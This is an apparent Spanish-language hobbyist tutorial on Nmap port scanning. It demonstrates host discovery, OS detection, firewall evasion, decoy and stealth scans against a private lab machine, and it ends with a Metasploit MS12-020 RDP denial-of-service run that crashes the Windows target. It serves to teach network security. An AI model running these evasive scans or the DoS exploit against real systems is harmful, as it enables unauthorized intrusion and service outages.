

Escaneo de Puertos con Nmap

Que es Nmap

Nmap es un programa de código abierto que sirve para efectuar rastreo de puertos escrito originalmente por Gordon Lyon (más conocido por su alias Fyodor Vaskovich). Se usa para evaluar la seguridad de sistemas informáticos, así como para descubrir servicios o servidores en una red informática.

Donde descargarlo

Para Windows : <http://nmap.org/>

Para Ubuntu : Con permisos de administrador: `sudo apt-get install nmap`

Bien visto la Introduccion al lio.

Para ver la direccion IP del router

En Ubuntu bastara con : `route -n`

Debajo de pasarela tendreis una IP estilo : 192.168.1.1, 192.168.1.0

Bajo Windows : `ipconfig/all`

Puerta de enlace predeterminada: 192.168.1.1, 192.168.1.0


Para ver hosts activos en una red:

`nmap -sP 192.168.1.1/24`

Lo que nos mostraria los distintos dispositivos que hay conectados

Escanear un unico host:

`nmap 192.168.1.129`



```
root@HP: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@HP:~# nmap 192.168.1.129

Starting Nmap 5.21 ( http://nmap.org ) at 2013-10-29 00:17 CET
Nmap scan report for 192.168.1.129
Host is up (0.00029s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-term-serv
MAC Address: 08:00:27:56:59:D8 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 1.26 seconds
root@HP:~#
```

Escanear un nombre de host:

`nmap scanme.nmap.org`

En esta web de nmap podemos probar el escaner

Ver mas informacion:

`nmap -v 192.168.1.129`

```
root@HP:~# nmap -v 192.168.1.129
Starting Nmap 5.21 ( http://nmap.org ) at 2013-10-29 00:27 CET
Initiating ARP Ping Scan at 00:27
Scanning 192.168.1.129 [1 port]
Completed ARP Ping Scan at 00:27, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:27
Completed Parallel DNS resolution of 1 host. at 00:27, 0.03s elapsed
Initiating SYN Stealth Scan at 00:27
Scanning 192.168.1.129 [1000 ports]
Discovered open port 445/tcp on 192.168.1.129
Discovered open port 135/tcp on 192.168.1.129
Discovered open port 3389/tcp on 192.168.1.129
Discovered open port 139/tcp on 192.168.1.129
Completed SYN Stealth Scan at 00:27, 1.17s elapsed (1000 total ports)
Nmap scan report for 192.168.1.129
Host is up (0.00012s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-term-serv
MAC Address: 08:00:27:56:59:D8 (Cadmus Computer Systems)
```

Escanear varios hosts:

`nmap -v 127.0.0.1 192.168.1.129`

Excluir un host:

`nmap 127.0.0.1 --exclude 192.168.1.129`

Deteccion de Sistema Operativo:

`nmap -O 192.168.1.129`

```
root@HP: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@HP:~# nmap -O 192.168.1.129
Starting Nmap 5.21 ( http://nmap.org ) at 2013-10-29 00:36 CET
Nmap scan report for 192.168.1.129
Host is up (0.00067s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-term-serv
MAC Address: 08:00:27:56:59:D8 (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows XP
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop
```

Para ver si un host tiene activado el Firewall:

`nmap -sA 192.168.1.129`

```
root@HP: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@HP:~# nmap -sA 192.168.1.129

Starting Nmap 5.21 ( http://nmap.org ) at 2013-10-29 00:39 CET
Nmap scan report for 192.168.1.129
Host is up (0.00060s latency).
Not shown: 999 filtered ports
PORT      STATE      SERVICE
3389/tcp  unfiltered ms-term-serv
MAC Address: 08:00:27:56:59:D8 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 4.54 seconds
root@HP:~# █
```

Como se puede ver filtered o filtrados es que tiene el Firewall activo

Escanear un host con el Firewall activado:

`nmap -f 192.168.1.129` : Divide la cabecera TCP en varios paquetes

```
root@HP: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@HP:~# nmap -f 192.168.1.129

Starting Nmap 5.21 ( http://nmap.org ) at 2013-10-29 00:46 CET
Nmap scan report for 192.168.1.129
Host is up (0.00055s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
3389/tcp  open  ms-term-serv
MAC Address: 08:00:27:56:59:D8 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 4.84 seconds
root@HP:~# █
```

Con la diferencia de que antes el puerto 3389 Remote Desktop me mostraba Unfiltered sin filtrar.

Y ahora me dice open

Otra opción es :

`nmap -PO 192.168.1.129` que lo que hace es ignorar el ping antes del escaneo

Escaneo de puertos individuales:

Con la opcion: p

```
nmap -p 21,22,23,25,80,110,135,139,443,445 192.168.1.129
```

```
root@HP: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@HP:~# nmap -p 21,22,23,25,80,110,135,139,443,445 192.168.1.129

Starting Nmap 5.21 ( http://nmap.org ) at 2013-10-29 00:55 CET
Nmap scan report for 192.168.1.129
Host is up (0.0012s latency).
PORT      STATE SERVICE
21/tcp    closed ftp
22/tcp    closed ssh
23/tcp    closed telnet
25/tcp    closed smtp
80/tcp    closed http
110/tcp   closed pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   closed https
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:56:59:D8 (Cadmus Computer Systems)
```

Escanear un rango de puertos:

```
nmap -p 1-1024 192.168.1.129
```

```
root@HP: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@HP:~# nmap -p 1-1024 192.168.1.129

Starting Nmap 5.21 ( http://nmap.org ) at 2013-10-29 01:21 CET
Nmap scan report for 192.168.1.129
Host is up (0.00070s latency).
Not shown: 1021 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:56:59:D8 (Cadmus Computer Systems)
```

Escaneo rapido:

```
nmap -F 192.168.1.129
```

```
root@HP: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@HP:~# nmap -F 192.168.1.129

Starting Nmap 5.21 ( http://nmap.org ) at 2013-10-29 01:28 CET
Nmap scan report for 192.168.1.129
Host is up (0.0025s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-term-serv
MAC Address: 08:00:27:56:59:D8 (Cadmus Computer Systems)
```

Escaneo de servicios y puertos:

`nmap -sV 192.168.1.129`

```
root@HP: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@HP:~# nmap -sV 192.168.1.129

Starting Nmap 5.21 ( http://nmap.org ) at 2013-10-29 01:29 CET
Nmap scan report for 192.168.1.129
Host is up (0.00029s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows XP microsoft-ssn
445/tcp   open  microsoft-ds    Microsoft Windows XP microsoft-ds
3389/tcp  open  microsoft-rdp   Microsoft Terminal Service
MAC Address: 08:00:27:56:59:D8 (Cadmus Computer Systems)
Service Info: OS: Windows
```

Escaneo sigiloso:

`nmap -sS 192.168.1.129`

```
root@HP: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@HP:~# nmap -sS 192.168.1.129

Starting Nmap 5.21 ( http://nmap.org ) at 2013-10-29 01:33 CET
Nmap scan report for 192.168.1.129
Host is up (0.00054s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-term-serv
MAC Address: 08:00:27:56:59:D8 (Cadmus Computer Systems)
```

Ver solo los puertos abiertos:

`nmap -open 192.168.1.129`

```
root@HP: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@HP:~# nmap -open 192.168.1.129

Starting Nmap 5.21 ( http://nmap.org ) at 2013-10-29 01:31 CET
Nmap scan report for 192.168.1.129
Host is up (0.00030s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-term-serv
MAC Address: 08:00:27:56:59:D8 (Cadmus Computer Systems)
```


Escaneo de señuelo:

`nmap -D 192.168.1.123,192.168.1.130 192.168.1.129`

La primera direccion IP en llegar seria 192.168.1.123

La segunda direccion IP en llegar seria 192.168.1.130

Al final nuestro objetivo que es: 192.168.1.129



```
root@HP: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@HP:~# nmap -D 192.168.1.123,192.168.1.130 192.168.1.129

Starting Nmap 5.21 ( http://nmap.org ) at 2013-10-29 10:47 CET
Nmap scan report for 192.168.1.129
Host is up (0.00064s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-term-serv
MAC Address: 08:00:27:56:59:D8 (Cadmus Computer Systems)
```


Y para terminar veamos como esplotar el servicio remoto del puerto 3389
Probado en Windows xp sp3 y Windows 7 Ultimate

Abrimos Metasploit

Y buscamos: search dos

Y elegimos este exploit

`use auxiliary/dos/windows/rdp/ms12_020_maxchannelids`



```
Terminal
Archivo Editar Ver Buscar Terminal Ayuda
msf> use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(ms12_020_maxchannelids) >
```

Despues show options

set RHOST el host remoto

En este caso 192.168.1.129

Y exploit

Quedando asi Metasploit

```
msf> use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.1.129   yes       The target address
  RPORT     3389            yes       The target port

msf auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.1.129
RHOST => 192.168.1.129
msf auxiliary(ms12_020_maxchannelids) > exploit

[*] 192.168.1.129:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 192.168.1.129:3389 - 210 bytes sent
[*] 192.168.1.129:3389 - Checking RDP status...
[+] 192.168.1.129:3389 seems down
[*] Auxiliary module execution completed
msf auxiliary(ms12_020_maxchannelids) > █
```

Y asi Windows

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

RDPWD.SYS

PAGE_FAULT_IN_NONPAGED_AREA

If this is the first time you've seen this stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0xC5F58A0C,0x00000000,0x8FAFFAEE,0x00000002)

*** RDPWD.SYS - Address 8FAFFAEE base at 8FAE0000, DateStamp 4a5bcaee

Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk: 10
```

Espero que os guste un saludo 4tf3